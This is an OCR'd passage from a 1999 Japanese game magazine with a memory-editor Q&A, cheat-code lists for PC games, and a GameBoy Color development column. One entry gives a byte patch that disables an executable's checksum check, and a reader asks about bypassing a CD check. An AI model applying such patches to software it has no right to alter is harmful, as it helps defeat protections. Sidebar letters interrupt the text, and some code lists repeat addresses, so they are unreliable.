A ほかのプログラムが非共有状態で開いているファイルは開けることができません。実行中のEXEファイルなども、システムが非共有状態で開いているので同様です。

そのほかに「フォルダを含むパス名」に特定の文字を含むファイルが開けない場合があります。同じような現象がほかのテキストエディタなどでも見られます。原因は調査中です。当面はいったんほかのフォルダに移してから編集してください。



〈写真1〉プログラムファイル実行中は読み書き不可。こんなことは無理だ。


Q '98年9月号掲載の「サターンパッド→サイドワインダー準互換変換回路」が正しく動きません。

A 前回発表したファームウェアはごく一部のサウンドカードでしか正常に動かないようです。近日中に修正版を「谷重製作所」（http://www.tky.3web.ne.jp/~tsg）にて公開します。

Q 2月号のコラムに記載されていたマルチモニタ環境での改造についてくわしく教えてください。

A マルチモニタ対応のビデオカードとWindows98が必要になります。対応するビデオカードと、もう1枚適当なビデオカードを挿してWindows98を起動すると、プラグアンドプレイにより自動的にマルチモニタ環境が構築されるはずです。VAIO C1シリーズなど単体でマルチディスプレイに対応できる機種は、ディスプレイのプロパティで「マルチモニタを許可」と設定する必要があります。

マルチモニタ環境が完成したらExSTANDを起動しましょう。そして、セカンダリモニタに移動してから、プライマリモニタでゲームを起動します。モニタ間の移動はマウスで行います。フルスクリーンアプリに限らず、改造がとても楽になります。




〈写真2〉『ZSNES』のリアルタイムセーブファイルはZSTまたはZS1～ZS9。

ただし、どんなゲームでも改造できるわけではありません。当方の実験では『RUNNERS』はうまくこの方式で改造できましたが、『がんぶる』ではだめでした。また、マルチモニタ環境はシステムリソースを普段の倍近く消費するので、システムのパフォーマンスがかなり落ち込む場合があります。

Q 『SNES』エミュレータのゲームの改造でExSTANDを利用したいのですが画面切り替えがうまくいきません。

●そのうち『シミュレーション・ウォー』ならぬ『エミュレーション・ウォー』なるゲームが登場するかもしれません。（愛知県名古屋市/ズオウ・リアキ）㊟たぶん永遠の発売日未定ソフトかな。香港とかタイとかに行けば現実の“エミュレーション・ウォー”が見られるかもね。

〈写真3〉DEBUGxSTAND完成までの道のりは険しい!?



〈写真4〉基本的な使用方法は各ソフトに付属のヘルプをご覧ください。

A 『SNES9x』のWindows版をウインドウモードで使用すると便利です。手軽に改造するには『ZSNES』がおすすめです。ZSTファイル（リアルタイムセーブファイル）をSFXで開いて絞り込み検索すれば、数値系は簡単にみつかります。

Q elfのゲームなどでCDチェックが1台めのCD-ROMドライブしか対応していないモノがあって非常に困っています。逆アセンブルで何とかなりませんか?

A うーん、たしかに「携速」を使っている環境では不便ですね。いまから挑戦してみます。うまくいったら次号でくわしく発表したいと思います。

Q 2台のマシンを使ったExSTANDでのリモートエディットの方法を教えてください。

A 現在のExSTANDでは対応していません。リモートエディットの対応は次回作からです。装備としてはTCP/IPでつながった2台のWin9xマシンがあれば可能になります。

Q 次期ExSTANDは、いつごろ正式に発表されますか?

A 次回作、DEBUGxSTAND（仮）は2月末に発表する予定でしたが全然間に合いませんでした。3月中にはホームページでβ版をアップしたい今日このごろです。ちなみに、SFX2はひとまずDEBUGxSTANDに吸収される形になります。

Q パソゲー改造講座の第12回がないのはなぜでしょう?

A なぜでしょう（笑）。ス○ル星人とは無関係なことはたしかです。それよりも背表紙のロゴが青になってから、「ボ」に切れめが入っていることのほうが気になります。

Q 改造コードの使いかたがわかりません。

A 質問は、ソフト付属のヘルプファイルを1度よく読んでから送ってください（お願いだから…）。

今月のお題 『ウィザードリィ・リルガミンサーガ』

うーん、動作がひたすら重くてキー反応が非常に悪いです。パッケージに解像度800×600以上推奨と書いてあるものの、1024×768以上でなければゲームにならないレイアウトなので、うちのCRTではちょっと…。

さて、ざっとステータスをサーチしてみたところ、すべてのデータが「Module Area（※）」に入っているので非常に素直に改造できました。

パーティーにいるキャラクターと控えのキャラクターは、別の離れたアドレスに格納されています。パーティーにいるキャラクターを変更するほうが、任意のキャラクターを改造できるので効率がよいでしょう。

注意する点は、性格と職業と種族の変更です。これらの属性はパーティー1人めのキャラクターの場合、アドレス「4DCE02」に1バイト長で1か所にまとめて記録されているのです。それぞれの属性は、下記の3つの要素を足し算して求めるようになっています。

[性格]

C0	悪
80	中立
40	善


[職業]

00	戦士
08	魔術師
10	僧侶
18	盗賊
20	司教
28	侍
30	君主
38	忍者

[種族]

〈写真5〉たとえば、このような足し算表記で改造コードを入力すると…。

●現在どこの会社も不況ですが、まさか三才ブックスが倒産するなんてことはありませんよね? （埼玉県草加市/GL同好会） ㊙昨年の末くらいにまことしやかにネットに流れていた噂ですかな。みなさんの声援あるかぎり、勝手に倒産するなんてことはないと断言しておきましょう。



〈写真6〉このような通常は不可能なキャラクタを作り出すことができる。

00　人間
01　エルフ
02　ドワーフ
03　ノーム
04　ホビット

たとえば、「中立なエルフの忍者」を作りたい場合、「4DCE02-S80h＋S38h＋01h」というコードを実行すればよいのです。また、年齢はアドレス「4DCE06」に2バイト長で記録されていて、「52」増えるごとに1歳年をとる計算になっているので、「4DCE06-M52＊16」とすると16歳に設定することができます。

このようにExSTANDのコードの右辺には四則を用いることができます。しかし、四則優先の法則や括弧などは使用できず、左から順番に計算されるだけなので注意しましょう。

※Module Area＝プログラム本体内の領域、ここに配置されている変数のアドレスは変動される心配がまずない。

STANDシリーズについて

ExSTANDおよびSFXは、それぞれWindows95/98専用のメモリエディタおよびセーブファイルエディタです。Windows95/98用のゲームを手軽に改造することをおもな目的として造られています。

ExSTANDおよびSFXは以下の方法で配布しています。現在、予想以上の反響によりディスクサービスの発送が大幅に遅れています。この点をご了承のうえご注文願います。

1：NIFTYの FGALAMのデータライブラリ

見つからないときは、「GO FGALFF」でデータ名「STAND」もしくは「SFX」で検索してください。

2：NON-STANDARDホームページ http://www.tky.3web.ne.jp/~tsg/nonstd/

3：ディスクサービス（郵便振替）。

郵便局そなえつけの振替用紙の通信欄に送付先の住所・氏名・希望の品目（ExSTANDかSFX）を記入したうえ、下記の口座にお振り込みください（個人でまかなっているため最低でも2週間、時期・地域により5週間以上かかります）。

振替証書は大切に保管し「いくら待ってもディスクが届かない」というときは、振替証書のコピーを同封して封書にてゲームラボ編集部までご連絡ください。まれに住所・氏名・希望品目の記入漏れがあります。発送不可能になるので注意してください。

口座番号：00170-6-41851
口座名：NON-STANDARD
金額：ExSTAND　2,500円
　　SFX　1,000円

※締め切り：1999年4月15日
※メディアは3.5インチディスク1.44Mバイトフォーマットのみです。

パソゲー改造コード集

ExSTAND編

●ウィザードリィ・リルガミンサーガ
#ExSTAND_CODE_TEXT
#PROCESS= LLYLSAGA
；注.xx/yy/zz/nnに関しては本文参照
パーティー1人め:
性格＋職業＋種族:
4DCE02－SxxH＋yyH＋zzH
年齢:4DCE06－M52＊nn
レベル:4DCE0A－M64
HP:4DCE0C－M9999
最大HP:4DCE0E－M9999
魔法のストック:4DCE10＞4DCE1D－S99
AC:4DCE20－M9999
全魔法修得:4DCE30＞4DCE36－FF
力:4DCE39－S100
知恵:4DCE3A－S100
信仰心:4DCE3B－S100
生命力:4DCE3C－S100
素早さ:4DCE3D－S100
運の強さ:4DCE3E－S100
ゴールド:4DCE44－M9999
パーティー2人め:
性格＋職業＋種族:
4DCEB2－SxxH＋yyH＋zzH
年齢:4DCEB6－M52＊nn
レベル:4DCEBA－M64
HP:4DCEBC－M9999
最大HP:4DCEBE－M9999
魔法のストック:
4DCEC0＞4DCECD－S99
AC:4DCED0－M9999
全魔法修得:4DCEE0＞4DCEE6－FF
力:4DCEE9－S100
知恵:4DCEEA－S100
信仰心:4DCEEB－S100
生命力:4DCEEC－S100

●『レベル100にする本』と『レベル100になる本』の違いには意図があるんですか?、㊊さん、（熊本県熊本市/魅ノ　男汁）　㊊語呂がいいだろうってことで決めたんで、とくに深い違いはないですね。ただ、後者のほうは改造コードの部分を見やすくしたつもり。書店さんは大混乱だけどね。

素早さ:4DCEED－S100
運の強さ:4DCEEE－S100
ゴールド:4DCEF4－M9999
パーティー3人め:
性格＋職業＋種族:
4DCF62－SxxH＋yyH＋zzH
年齢:4DCF66－M52＊nn
レベル:4DCF6A－M64
HP:4DCF6C－M9999
最大HP:4DCF6E－M9999
魔法のストック:
4DCF70＞4DCF7D－S99
AC:4DCF80－M9999
全魔法修得:4DCF90＞4DCF96－FF
力:4DCF99－S100
知恵:4DCF9A－S100
信仰心:4DCF9B－S100
生命力:4DCF9C－S100
素早さ:4DCF9D－S100
運の強さ:4DCF9E－S100
ゴールド:4DCFA4－M9999
パーティー4人め:
性格＋職業＋種族:
4DD012－SxxH＋yyH＋zzH
年齢:4DD016－M52＊nn
レベル:4DD01A－M64
HP:4DD01C－M9999
最大HP:4DD01E－M9999
魔法のストック:
4DD020＞4DD02D－S99
AC:4DD030－M9999
全魔法修得:4DD040＞4DD046－FF
力:4DD049－S100
知恵:4DD04A－S100
信仰心:4DD04B－S100
生命力:4DD04C－S100
素早さ:4DD04D－S100
運の強さ:4DD04E－S100
ゴールド:4DD054－M9999
パーティー5人め:
性格＋職業＋種族:
4DD0C2－SxxH＋yyH＋zzH
年齢:4DD0C6－M52＊nn
レベル:4DD0CA－M64
HP:4DD0CC－M9999
最大HP:4DD0CE－M9999
魔法のストック:
4DD0D0＞4DD0DD－S99
AC:4DD0E0－M9999
全魔法修得:4DD0F0＞4DD0F6－FF
力:4DD0F9－S100
知恵:4DD0FA－S100
信仰心:4DD0FB－S100
生命力:4DD0FC－S100
素早さ:4DD0FD－S100
運の強さ:4DD0FE－S100
ゴールド:4DD104－M9999
パーティー6人め:
性格＋職業＋種族:
4DD0C2－SxxH＋yyH＋zzH
年齢:4DD0C6－M52＊nn
レベル:4DD0CA－M64
HP:4DD0CC－M9999
最大HP:4DD0CE－M9999
魔法のストック:
4DD0D0＞4DD0DD－S99
AC:4DD0E0－M9999
全魔法修得:4DD1A0＞4DD1A6－FF
力:4DD0F9－S100
知恵:4DD0FA－S100
信仰心:4DD0FB－S100
生命力:4DD0FC－S100
素早さ:4DD0FD－S100
運の強さ:4DD0FE－S100
ゴールド:4DD104－M9999
パーティー7人め:
性格＋職業＋種族:
4DD172－SxxH＋yyH＋zzH
年齢:4DD176－M52＊nn
レベル:4DD17A－M64
HP:4DD17C－M9999
最大HP:4DD17E－M9999
魔法のストック:
4DD180＞4DD18D－S99
AC:4DD190－M9999
力:4DD1A9－S100
知恵:4DD1AA－S100
信仰心:4DD1AB－S100
生命力:4DD1AC－S100
素早さ:4DD1AD－S100
運の強さ:4DD1AE－S100
ゴールド:4DD1B4－M9999
#END_CODE_TEXT
●ぷろすちゅーでんとGood
#ExSTAND_CODE_TEXT
#PROCESS= SYSTEM36
#TIMER= 25
；WIN98用
；戦闘画面中に実行
移動 POWER：
1191982－M9；爆猿皇
1191984－M9；猿皇
1191986－M9；猿皇（飛翔型）
1191988－M9；爆砕姫
119198A－M9；爆撃姫
119198C－M9；ラージオン
119198E－M9；ビストーム
1191990－M9；レスキュート
1191992－M9；プレイメイα
1191994－M9；プレイメイβ
1191996－M9；プレイメイγ
1191998－M9；プレイメイΔ
11919A4－M9；ファラビット
11919A6－M9；闇楓
HIT POINT：
1191D6A－FFFF；爆猿皇
1191D6C－FFFF；猿皇
1191D6E－FFFF；猿皇（飛翔型）
1191D70－FFFF；爆砕姫
1191D72－FFFF；爆撃姫
1191D74－FFFF；ラージオン
1191D76－FFFF；ビストーム
1191D78－FFFF；レスキュート
1191D7A－FFFF；プレイメイα
1191D7C－FFFF；プレイメイβ
1191D7E－FFFF；プレイメイγ
1191D80－FFFF；プレイメイΔ
1191D8C－FFFF；ファラビット
1191D8E－FFFF；闇楓
；敵 HIT POINT 0
1191DCE＞1191E89－M0
；OVER HEAT
1191F5E－M0；爆猿皇
1191F60－M0；猿皇
1191F62－M0；猿皇（飛翔型）
1191F64－M0；爆砕姫
1191F66－M0；爆撃姫
1191F68－M0；ラージオン
1191F6A－M0；ビストーム
1191F6C－M0；レスキュート
1191F6E－M0；プレイメイα
1191F70－M0；プレイメイβ
1191F74－M0；プレイメイΔ
1191F80－M0；ファラビット
1191F82－M0；闇楓
無限移動：
1192152%M0；爆猿皇
1192154%M0；猿皇
1192156%M0；猿皇（飛翔型）
1192158%M0；爆砕姫
119215A%M0；爆撃姫
119215C%M0；ラージオン
119215E%M0；ビストーム
1192160%M0；レスキュート
1192162%M0；プレイメイα
1192164%M0；プレイメイβ
1192166%M0；プレイメイγ
1192168%M0；プレイメイΔ
1192174%M0；ファラビット
1192176%M0；闇楓
無限攻撃：
1192346%M0；爆猿皇
1192348%M0；猿皇
119234A%M0；猿皇（飛翔型）
119234C%M0；爆砕姫
119234E%M0；爆撃姫
1192350%M0；ラージオン
1192352%M0；ビストーム

●2月号のP84へ。たしかに当社の技術力はアレだが…（苦笑）。（東京都練馬区/Beユーザー） ㊙えッ!! シグマの人なんですか? どうも失礼いたしました。追い打ちをかけるようでアレなんですが今度ぜひ『摩訶摩訶』の制作裏話をお聞かせください。ほんとよく“ゴー”がでましたよね。

1192354%M0；レスキュート
1192356%M0；プレイメイα
1192358%M0；プレイメイβ
119235A%M0；プレイメイγ
119235C%M0；プレイメイΔ
1192368%M0；ファラビット
119236A%M0；闇楓
猿藤（男）でも合体可能（話数に注意）：
BB22BA%M1
サポート用の機体 無限追加（話数に注意）：
BB22BC%M0
話数選択：BB23AE－＊＊
；S1からS21?
；ゲーム本編は20話＋そのほかで合計21話。
；戦闘MAPは20個のデータがある。
#END_CODE_TEXT
（投稿者＝おーべるしゅたいん）

●ADVANCED POWER DOLLS2

#ExSTAND_CODE_TEXT
#PROCESS= PD2_3
；WIN98用
；作戦画面中に実行すること。
全機体数99：5124C4＞5124D0－S99
全武器、弾、ポケット用備品99：5124E4＞5125A3－S99
人物能力：
；初期設定はAP値＝50、対地補正、対空補正、白兵補正、防御補正それぞれA、技能全部ある。
；先頭のアドレスから順に以下のような意味になる。
；＋0＝白兵補正
；＋1＝防御補正
；＋4＝人物
；＋5＝人物グラフィック
；＋7＝00で陸戦、01で航空
；＋8＝フラグ（出てくるシナリオ?）、00で最初からいる
；＋C＝技能（0Fで全部持っている）
；＋D＝AP値
；＋E＝対地補正
；＋F＝対空補正
陸戦人員：
5125AC－S15,50,10,10,10,10；ハーディ
5125BC－S15,50,10,10,10,10；ヤオ
5125CC－S15,50,10,10,10,10；タカス
5125DC－S15,50,10,10,10,10；ジュリア
5125EC－S15,50,10,10,10,10；ファン
5125FC－S15,50,10,10,10,10；マフィル
51260C－S15,50,10,10,10,10；アリス
51261C－S15,50,10,10,10,10；セルマ
51262C－S15,50,10,10,10,10；ライザ
51263C－S15,50,10,10,10,10；アニタ
51264C－S15,50,10,10,10,10
；マーガレット
51265C－S15,50,10,10,10,10；エリィ
51266C－S15,50,10,10,10,10；ミチコ
51267C－S15,50,10,10,10,10；コウライ
51268C－S15,50,10,10,10,10；ジュリィ
51269C－S15,50,10,10,10,10；ハンナ
5126AC－S15,50,10,10,10,10
；ミリセント
5126BC－S15,50,10,10,10,10；アヤセ
5126CC－S15,50,10,10,10,10；フェイス
5126DC－S15,50,10,10,10,10；エイミー
5126EC－S15,50,10,10,10,10
；フレデリカ
5126FC－S15,50,10,10,10,10；マーク
空戦人員：
51270C－S15,50,10,10,10,10；エリオラ
51271C－S15,50,10,10,10,10；セシル
51272C－S15,50,10,10,10,10；マリー
51273C－S15,50,10,10,10,10；リサ
51274C－S15,50,10,10,10,10；メリサ
；戦術マップ中に実行
AP（50）：
512B11－32；ハーディ
512B48－32；ヤオ
512B7F－32；タカス
512BB6－32；ジュリア
512BED－32；ファン
512C24－32；マフィル
512C5B－32；アリス
512C92－32；セルマ
512CC9－32；ライザ
512D00－32；アニタ
512D37－32；マーガレット
512D6E－32；エリィ
512DA5－32；ミチコ
512DDC－32；コウライ
512E13－32；ジュリィ
512E4A－32；ハンナ
512E81－32；ミリセント
512EB8－32；アヤセ
512EEF－32；フェイス
512F26－32；エイミー
512F5D－32；フレデリカ
512F94－32；マーク
；作戦画面中に実行
M115グレネード地雷弾追加：
517A23－00
；X4S
；戦術マップ中に実行
一時的に能力を書き替える：
516D1E－S99；対地防御
516D1F－S99；対空防御
516D20－S99；白兵戦
516D21－S70；索敵距離
516D22－S70；索敵貫通
；残弾
；戦術マップ中に実行
陸戦人員：
512B2B＞512FAE－3F～37；右肩武器 残弾無限
512B2D＞512FB0－3F～37；左肩武器 残弾無限
512B2F＞512FB2－3F～37；右手武器 残弾無限
512B31＞512FB4－3F～37；左手武器 残弾無限
SIDE WEAPON 私のお気に入り＋残弾いっぱい：512B1E＞512FAC－013F033F053F093F0A3F0C3F~37
；GX16,DS2,SCR2,SX2,L200E,TX48を装備します。
#END_CODE_TEXT
（投稿者＝おーべるしゅたいん）

●ばすてるチャイム

PC-98＋Win98?版
；2月号掲載のコードを以下の法則で変換

6Axxxx	→	BBxxxx
7C93xx	→	CDA6xx
7C9CBx	→	CDA68x
E1xxxx	→	121xxxx
E3xxxx	→	123xxxx

（投稿者＝WW.）

SFX編

●脅迫

対象ファイル：Save00.dat
S－Navi、CGモード、シーンリプレイモードオールオン00＞4D－FF
（投稿者＝斉藤　雅）

●アスガルド

対象ファイル：Asgaldh.exe
バージョンアップ後チェックサム解除
2D151＝74－EB
2D203＝74－EB
（投稿者＝斉藤　雅）

●TEEN

シナリオ1「愛ちゃんの憂鬱」CGオールオン
対象ファイル：S1.sav
11＞30－01
シナリオ2「LAST PARTY」CGオールオン
対象ファイル：S2.sav
11＞4A－01
（投稿者＝サターン★七夕）

●Re－leaf

CGオールオン
対象ファイル：re－data.dat
すべてをFFhで埋める
（投稿者＝XINN）

●Loppiで『デビルワールド』、『バルーンファイト』、『アイスクライマー』の御三家をセットでリメイクしてほしい。（兵庫県明石市/ブフダイン）
燃える名作3点セットですな。個人的には『ヨッシーのクッキー』、『ジョイメカファイト』、『Dr.マリオ』の3点セットがいいなあ。

Be Professional!!

GAME BOY ソフト開発教室

Team NOx改めTeam KNOx織田 裕一（yuichi-oda@geocities.co.jp）

POWER

数か月前に購入したPCに、Sound Blaster-Live!を装備しました。最近はこのボードに凝っていて、いろいろな使い道を模索しているところです。とくにリアルタイムエフェクタは秀逸で、さまざまなことに応用できます。ピッチシフタなどは音声のキーを自由に変えることができますので、ワイドショーのインタビューで使われているように声をわざと高く（低く）することも可能です。

しかもテレビ、Sound Blaster-Live！ともにAVアンプに接続しているので、スイッチマトリックスを駆使すれば1発でもとの声に戻せます。これらの活用法は別の機会にまとめて紹介しましょう。

電脳窒素酸化物 TeamKNOxの生い立ち

すでにお気付きの人もいるかと思うが、TeamNOxからTeamKNOxになった。まず、TeamNOxの生い立ちから話してみたい。

TeamNOxはもともと通信関連のシステム（ソフト、ハード）を開発するチームであった。過去の作品としては本誌にも連載したPC-NCU、TAXが挙げられる。当初構成員はN氏と織田の2名。その頭文字を取ってNOになったのだが、響きが悪いので「うしろに何かを付けよう」ということでxを付けたわけだ。

ちなみにNOxとは窒素酸化物をあらわす記号であり、エンジンなどの内燃機関においてどうしても出てしまうやっかいな物質である。我々も電脳社会に必然的に出てきたやっかいモノということで自虐の意味を込めてこのネーミングにした。しかし、N氏はそのあと音信不通になってしまった。

それからしばらくして、筆者の旧友からゲームボーイ関連の開発を個人（趣味）で行いたいと連絡があった。その彼のイニシャルも偶然「N」。そして、筆者のかつてのパソ通仲間であるK氏も開発に参加してくれることになり、新生TeamKNOxが誕生したわけである。

そのあと、何人かの人がGB-PDAの開発を手伝ってくれることになったが、何の因果かみんなイニシャルが「K」である。引き続き、GB-PDAの開発を行っている。さまざまな分野の人が協力してくれているのでしばらく活動を続けられそうだ。

カラー用ソフトを作ってみよう!!

ゲームボーイカラー用ソフトの発売にあわせ、すでにエミュレータもカラー化が行われています。このことからもインターネット上では資料がかなりでまわっていることがわかります。筆者が最初に資料を入手したのは'98年6月で、ゲームボーイカラーのリリースが'98年11月です。そこでTeamKNOxでは本体発売前にカラー対応ソフトをリリースしようと一時盛り上がりましたが、けっきょく実現できませんでした。それでも、世界最初のカラー対応のフリーウェア（もう少し限定していうとGBDKにより書かれたフリーウェア）を出せたことはたしかでしょう。

●カラー対応ソフト

ゲームボーイカラーは通常のゲームボーイと比較してカラーパレットが増設されています。そこにどのような値をセットするかで、色の設定が決まるわけです。パレットがそのまま増設されただけで、ほかの構造はまったく変わっていません。

TeamKNOxで開発したゲームボーイカラー対応ソフトはDSCAN、Colorbarの2つです。これ

●ワンダースワンのソフトってタイトルだけ聞くとビビるけど、内容が名前に追いついてないぞ。『スパロボ』と『電車でGO！』くらい？（青森県八戸市/L・O・B）　隣の芝は『チョコボ』めあてに購入するらしい。個人的には『GUNPEY』に期待!!　パズルゲームファンは見逃せません。

らのソフトはGBDK2.0b17のコントリビューションになっており、いずれも取り扱いはフリーです。両方ともGB-PDAのメインコーダーであるMr.N.U.が制作しましたが、パレットの取り扱いとコンパイルオプションの設定に少々苦労したようです。

パレットの取り扱い関数はアセンブラで記述してあり、GBDKからCの関数として呼び出せるようになっています。たまにゲームボーイ開発者のメーリングリストで紹介されることがあり、うれしい限りです。

●colorbar.gb

最初のサンプルソフトはcolorbar.gbです。これはさまざまな色のついたタイル（なぜか海外のメーリングリストではキャラクタパターンなどをこう呼ぶことが多い）を並べることができます。

●カラー対応ソフトの作成

実際のカラー対応ソフトはどのように制作すればよいのでしょうか？　順番に説明しましょう。すでにGBDKを手に入れた人はexamplesのディレクトリ下にcolorbarのディレクトリも展開されているはずです。これを例にカラー対応ソフトの動作順序を考えてみます。

カートリッジ内のプログラムの具体的な変更点としては0x143の値が違います。ゲームボーイライトまで対応している通常のカートリッジでは0x00が格納されていましたが、カラー対応プログラムでは0x80が格納されています。GBDKで普通にコンパイルする場合はとくに設定しなくても問題ありませんが、カラー対応ソフトを作るときは明示的な指示が必要です。いちいち、0x80をECCフィールドに加算するのも面倒でしょう（当初はやろうとしたが…）。


〈リストA〉を見てください。まず、注目してほしいのが1行め。パレットをコントロールするためのアセンブラのプログラムです。2行めは通常どおり。3行めに先ほど説明したECCフィールドの値を適合するためのコンパイラディレクティブである「-Wl-yp0x143=0x80」が入っています。ゲームボーイの場合はcheck-sumとComplementary Byteが使われています。どちらもROM化したプログラムを実行させるときにはよく使われている手法です。

次にdscan.gbのmake.batをみてみましょう〈リストB〉。こちらも同様（対象となるファイルが異なるだけ）ですね。カラー用キャラクタデータ（タイル）の定義にはこれまでと同様に、GBTDを利用します。最近のバージョンから公式にカラー対応になりました。

今回はここまでです。各自でカラーのプログラムを組んでみてください。

WEB-PAGEオープン

筆者のWEB-PAGEがオープンした（ホームページという呼びかたはキライである）。英語版のページもいちおう、完成したのでついに公開することにした。http://members.tripod.com/~yuichi_oda/である。友人いわく、画面の作りは「爽やか出会い系」なのに内容が「暗黒」である、と…。本誌に掲載したさまざまな情報にさらに追記してあるので「御用とお急ぎでないかた」は一度来て欲しい。



〈リストA〉colorbar.gb のMake.batファイル

```
..¥bin¥lcc -Wa-l -c -o cgb.o cgb.s
..¥bin¥lcc -Wa-l -c -o colorbar.o colorbar.c
..¥bin¥lcc -Wl-m -Wl-yp0x143=0x80 -o colorbar.gb colorbar.o cgb.o
```

〈リストB〉dscan.gb の Make.batファイル

```
..¥..¥bin¥lcc -Wa-l -c -o cgb.o cgb.s
..¥..¥bin¥lcc -Wa-l -c -o dscan.o dscan.c
..¥..¥bin¥lcc -Wl-m -Wl-yp0x143=0x80 -o dscan.gb dscan.o cgb.o
```

追加情報

先月号で『牧場物語』を用いた、Flashカートリッジの改造方法を述べました。その際S-RAMを増設するとclock.gbがうまく動作しなかったのですが、原因が判明しました。どうやらアドレスデコードがうまく行われていないようです。現在、対策方法を検討中ですのでしばらくお待ちください。解決方法がみつかるまでは、S-RAMの増設は行わないほうがよいでしょう。

●人気女性声優が次々に結婚していきますね。男性声優はあまりきかないけれど。（愛知県安城市/特処理部員）　㊙いいかたは悪いけど、きっといまが売りどきと判断したんじゃないの。㊙のまわりは●●の声で日常会話が楽しみたいって人がやたら多くて声優と結婚希望続出ですが…。

〈リスト1〉BKG.C

```
/*

 BKG.C

 Tile Source File.

 Info:
  Form                 : All tiles as one unit.
  Format               : Gameboy 4 color.
  Compression          : None.
  Counter              : None.
  Tile size            : 8 x 8
  Tiles                : 0 to 127

  Palette colors       : Included.
  SGB Palette          : None.
  CGB Palette          : 1 Byte per entry.

  Convert to metatiles : No.

 This file was generated by GBTD v1.6

*/

/* CGBpalette entries. */
unsigned char bkgCGB[] =
{
  0x00,0x00,0x00,0x00,0x01,0x01,0x01,0x01,
  0x01,0x01,0x01,0x01,0x01,0x01,0x01,0x01,
  0x01,0x01,0x01,0x01,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
};
/* Start of tile array. */
unsigned char bkg[] =
{
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
  0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
